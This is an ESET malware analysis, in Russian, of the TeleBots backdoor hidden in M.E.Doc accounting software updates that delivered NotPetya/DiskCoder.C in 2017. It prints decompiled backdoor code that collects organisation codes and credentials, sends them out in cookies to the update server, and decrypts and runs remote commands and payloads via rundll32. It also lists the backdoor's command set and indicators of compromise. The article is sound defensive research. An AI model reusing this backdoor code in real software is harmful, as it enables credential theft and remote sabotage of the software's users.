АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

# Анализ бэкдора группы TeleBots

*5 июля 2017 года*

27 июня компании на Украине и в других странах стали жертвами масштабной кибератаки шифратора DiskCoder.C (он же ExPetr, PetrWrap, Petya или NotPetya). Малварь маскируется под обычный вымогатель – шифрует данные и требует выкуп за ключ расшифровки. Но, поскольку авторы стремятся нанести максимальный ущерб, шансы на восстановление данных сведены к минимуму.

В прошлом отчете мы указали на связь эпидемии DiskCoder.C с кибергруппой TeleBots и другими атаками на украинские компании. В этой статье раскроем детали о начальном векторе заражения.

## История о вредоносных обновлениях

Департамент киберполиции Национальной полиции Украины подтвердил информацию ESET и других антивирусных вендоров о том, что легитимное ПО M.E.Doc использовалось злоумышленниками для запуска DiskCoder.C на начальном этапе атаки. Однако до сих пор не было подробностей о том, каким образом реализована эта операция.

В ходе нашего исследования мы обнаружили сложный скрытый бэкдор, внедренный в один из легитимных модулей M.E.Doc. Маловероятно, что злоумышленники сделали это, не имея доступа к исходному коду M.E.Doc.

Имя файла модуля бэкдора – ZvitPublishedObjects.dll. Он написан с использованием .NET Framework. Это файл размером 5 Мб, он содержит легитимный код, который может быть вызван другими компонентами, включая основной исполняемый файл M.E.Doc ezvit.exe.


Мы изучили все обновления M.E.Doc, выпущенные в 2017 году, и обнаружили, что как минимум три апдейта содержали модуль бэкдора:

- 10.01.175-10.01.176 от 14 апреля
- 10.01.180-10.01.181 от 15 мая
- 10.01.188-10.01.189 от 22 июня

Сверяем даты. Атака с Win32/Filecoder.AESNI.C (XData) началась через три дня после обновления 10.01.180-10.01.181; DiskCoder.C – через пять дней после апдейта 10.01.188-10.01.189. Четыре обновления в период с 24 апреля по 10 мая и семь – с 17 мая по 21 июня не содержали вредоносный модуль.

Интересный момент связан с шифратором AESNI.C. Обновление M.E.Doc от 15 мая содержало бэкдор, а следующее, от 17 мая, – нет. Возможно, с этим связано сравнительно небольшое число заражений – атакующие запустили шифратор 18 мая, когда большинство пользователей M.E.Doc уже установили безопасное обновление.

Временные метки изученных файлов позволяют предположить, что они были скомпилированы в тот же день или днем раньше.



| | | | |
|---|---|---|---|
| Count of sections | 3 | Machine | Intel386 |
| Symbol table | 00000000[00000000] | UTC | Mon May 15 09:35:59 2017 |
| Size of optional header | 00E0 | Magic optional header | 010B |
| Linker version | 8.00 | OS version | 4.00 |
| Image version | 0.00 | Subsystem version | 4.00 |
| Entry point | 004EF60E | Size of code | 004ED800 |
| Size of init data | 00000600 | Size of uninit data | 00000000 |
| Size of image | 004F4000 | Size of header | 00000200 |
| Base of code | 00002000 | Base of data | 004F0000 |
| Image base | 00400000 | Subsystem | Console |
| Section alignment | 00002000 | File alignment | 00000200 |
| Stack | 00100000/00001000 | Heap | 00100000/00001000 |
| Checksum | 00000000 | Number of dirs | 16 |

*Рисунок 1. Временная метка компиляции модуля обновления с бэкдором, выпущенного 15 мая.*

Рисунок 2 показывает различия между списком классов версий модуля ZvitPublishedObjects.dll с бэкдором и без, с использованием ILSpy .NET Decompiler.





*Рисунок 2. Список классов модуля с бэкдором (слева) и без (справа).*

Класс, содержащий основной бэкдор, называется MeCom, он расположен в пространстве имен ZvitPublishedObjects.Server.





*Рисунок 3. Класс MeCom с вредоносным кодом, как показано в ILSpy .NET Decompiler.*

Методы класса MeCom вызываются из методаIsNewUpdate в пространстве имен UpdaterUtils и ZvitPublishedObjects.Server. Метод IsNewUpdate вызывается периодически, чтобы проверить, доступно ли обновление. Модуль с бэкдором от 15 мая реализован несколько иначе и имеет меньше функций, чем модуль от 22 июня.

Каждой украинской компании присваивается идентификатор юридического лица – код по ЕДРПОУ (Единому государственному реестру предприятий и организаций Украины). Это полезно для атакующих – по коду можно идентифицировать организацию, использующую версию M.E.Doc с

бэкдором. Далее атакующие могут использовать различные тактики для работы с ее сетью – все зависит от целей.

Поскольку M.E.Doc используется для бухгалтерского учета, можно предположить, что коды ЕДРПОУ будут найдены на машинах, на которых установлено это ПО. Вредоносный код, инжектированный в метод IsNewUpdate, собирает коды из приложения. Одна учетная запись в M.E.Doc может использоваться для бухгалтерского учета нескольких организаций, поэтому код бэкдора собирает все возможные коды ЕДРПОУ.

```
text = ZvitGbl.GlobalCfg.get_UpdateUrl();
if (string.IsNullOrEmpty(text))
{
    text = (is1C ? "http://www.1c-sed.com.ua/downloads/9/zvit9.php" : "http://upd.me-doc.com.ua/");
}
text += "last.ver";
text = text + "?rnd=" + Guid.NewGuid().ToString("N");
zvitWebClient.Proxy = proxy;
zvitWebClient.SetExpect100ContinueBehavior(text);
byte[] bytes = zvitWebClient.DownloadData(text);
verLast = Encoding.GetEncoding(1251).GetString(bytes);
try
{
    string text2 = string.Empty;
    foreach (DataRow dataRow in new AccUserMgr().GetAllOrgs().Rows)
    {
        string str = dataRow["EDRPOU"].ToString();
        dataRow["NAME"].ToString();
        text2 = text2 + str + ";";
    }
    MeCom meCom = new MeCom(proxy, text2)
    {
        Period = 120000,
        ReqUri = text,
        ResUri = text
    };
    if (!meCom.CreateMainThread(true))
    {
        meCom.Dispose();
    }
```

*Рисунок 4. Код, собирающий коды ЕДРПОУ.*

Помимо кодов ЕДРПОУ, бэкдор собирает из приложения M.E.Doc информацию о настройках прокси и почтовой службы, включая логины и пароли.

**Внимание! ESET рекомендует всем пользователям M.E.Doc сменить пароли прокси-серверов и учетных записей электронной почты.**

Вредоносный код записывает информацию, собранную в реестр Windows под ключ HKEY_CURRENT_USER\SOFTWARE\WC, используя имена значений Cred и Prx. Если эти значения существуют на компьютере, вполне вероятно, что на нем побывал бэкдор.

И самая интересная часть. Бэкдор не использует внешние серверы в качестве C&C, их роль выполняют запросы M.E.Doc к своему официальному серверу **upd.me-doc.com[.]ua** для проверки наличия обновлений. Единственное отличие от легитимного запроса в том, что бэкдор отправляет в cookie собранную информацию.





*Рисунок 5. HTTP запрос бэкдора, который содержит в cookies коды ЕДРПОУ.*

Мы не проводили ретроспективный анализ сервера M.E.Doc. Тем не менее, как мы сообщили в прошлом отчете, есть признаки того, что он был скомпрометирован. Поэтому мы предполагаем, что злоумышленники задействовали серверное ПО, что позволило различать запросы от скомпрометированных и чистых машин.

```
private void SendPart(string Uri, string data, string report_id, int part, int count)
{
    using (ZvitWebClient zvitWebClient = new ZvitWebClient())
    {
        zvitWebClient.Proxy = this.proxy;
        ZvitWebClientExt.AddCookie(zvitWebClient, "EDRPOU", this.EDRPOU);
        ZvitWebClientExt.AddCookie(zvitWebClient, "un", Environment.UserName);
        ZvitWebClientExt.AddCookie(zvitWebClient, "part", part.ToString());
        ZvitWebClientExt.AddCookie(zvitWebClient, "cnt", count.ToString());
        ZvitWebClientExt.AddCookie(zvitWebClient, "rid", report_id.ToString());
        ZvitWebClientExt.AddCookie(zvitWebClient, "resr", data);
        zvitWebClient.SetExpect100ContinueBehavior(Uri);
        zvitWebClient.DownloadData(Uri);
    }
}
```

*Рисунок 6. Код бэкдора, который добавляет cookies в запрос.*

Безусловно, авторы бэкдора предусмотрели возможность управления зараженной машиной. Код получает двоичный blob с официального сервера M.E.Doc, расшифровывает его с помощью алгоритма Triple DES, а затем распаковывает с помощью GZip. Результатом является XML-файл, который может содержать сразу несколько команд. Возможность удаленного управления превращает бэкдор в полнофункциональную платформу для кибершпионажа и саботажа.

```
private Cmd[] GetCommandsAndPeriod(string Uri)
{
    Uri = (Uri ?? this.ReqUri);
    ZvitWebClient zvitWebClient = new ZvitWebClient();
    zvitWebClient.Proxy = this.proxy;
    ZvitWebClientExt.AddCookie(zvitWebClient, "EDRPOU", this.EDRPOU);
    ZvitWebClientExt.AddCookie(zvitWebClient, "un", Environment.UserName);
    zvitWebClient.SetExpect100ContinueBehavior(Uri);
    MemoryStream memoryStream = new MemoryStream(zvitWebClient.DownloadData(Uri));
    byte[] array = new byte[8];
    memoryStream.Read(array, 0, array.Length);
    byte[] array2 = new byte[memoryStream.Length - 8L];
    memoryStream.Read(array2, 0, array2.Length);
    byte[] data = Crypto.Decrypt(array2, array);
    byte[] cmds = Compression.Decompress(data);
    Cmds cmds2 = this.DeserializeCmds(cmds);
    Cmd[] commands = cmds2.commands;
    this.Period = cmds2.t;
    return commands;
}
```

*Рисунок 7. Код бэкдора расшифровывает поступившие команды операторов.*

В таблице ниже представлены возможные команды:

| Команда | Задача |
|---|---|
| **0 – RunCmd** | Выполняет предоставленную команду shell |
| **1 – DumpData** | Декодирует предоставленные данные Base64 и сохраняет их в файл |
| **2 – MinInfo** | Собирает информацию о версии ОС, разрядности (32 или 64), текущих привилегиях, настройках UAC, прокси и почтовой службы, включая логин и пароль |
| **3 – GetFile** | Собирает файлы с зараженного компьютера |
| **4 – Payload** | Декодирует предоставленные данные Base64, сохраняет в исполняемый файл и запускает его |
| **5 – AutoPayload** | Аналогично предыдущей, но предоставленный файл должен быть DLL, он будет загружен и выполнен из папки Windows с использованием `rundll32.exe`. Кроме того, после выполнения он пытается переписать эту DLL и удалить ее |

Стоит отметить, что команда 5, названная авторами малвари AutoPayload, полностью соответствует тому, как DiskCoder.C запускался на «нулевых пациентах» – машинах, с которых начиналось заражение сети.

```
public string AutoPayload(string name, byte[] data, string arguments)
{
    int num = 0;
    string text = string.Empty;
    string b = "FAIL DUMP";
    string text2 = string.Empty;
    try
    {
        string environmentVariable = Environment.GetEnvironmentVariable("windir");
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
        if (!string.IsNullOrEmpty(environmentVariable))
        {
            text2 = Path.Combine(environmentVariable, name);
            b = this.DumpData(text2, data);
        }
        if (!File.Exists(text2) && !string.IsNullOrEmpty(folderPath))
        {
            text2 = Path.Combine(folderPath, name);
            b = this.DumpData(text2, data);
        }
        if ("OK" == b)
        {
            string fileName = Path.Combine(environmentVariable, "system32\\rundll32.exe");
            using (Process process = new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    FileName = fileName,
                    UseShellExecute = false,
                    RedirectStandardOutput = true,
                    CreateNoWindow = true,
                    Arguments = string.Format("\"{0}\",#1 {1}", text2, arguments)
                }
            })
            {
                process.Start();
                if (num > 0)
                {
                    process.WaitForExit(num);
                    if (!process.HasExited)
                    {
                        process.Kill();
                    }
                    text = process.ExitCode.ToString();
                }
                else
                {
                    text = "Started Infinite: " + text2;
                }
            }
        }
    }
```

*Рисунок 8. Функция AutoPayload использовалась для выполнения DiskCoder.C.*

## Выводы

Как показывает исследование, операция была тщательно спланирована и реализована. Мы предполагаем, что атакующие имели доступ к исходному коду приложения M.E.Doc. У них было время изучить код и встроить в него скрытый сложный бэкдор. Размер приложения M.E.Doc около 1,5 Гб, и у нас пока не было достаточно времени проверить, нет ли в нем других бэкдоров.

Нам все еще предстоит ответить на ряд вопросов. Как долго использовался бэкдор? Какие команды и вредоносное ПО, помимо DiskCoder.C и AESNI.C, были направлены через этот канал? Какие еще инфраструктуры скомпрометированы, но пока не использовались кибергруппой, которая стоит за этой атакой?

Благодарим за помощь коллег Frédéric Vachon и Thomas Dupuy.

## Индикаторы заражения (IoC)

**Детектирование продуктами ESET:**
MSIL/TeleDoor.A

**Легитимный сервер, используемый авторами вредоносного ПО:**
upd.me-doc.com[.]ua

**Ключ реестра:**
HKEY_CURRENT_USER\SOFTWARE\WC

**SHA-1 hashes:**
7B051E7E7A82F07873FA360958ACC6492E4385DD
7F3B1C56C180369AE7891483675BEC61F3182F27
3567434E2E49358E8210674641A20B147E0BD23C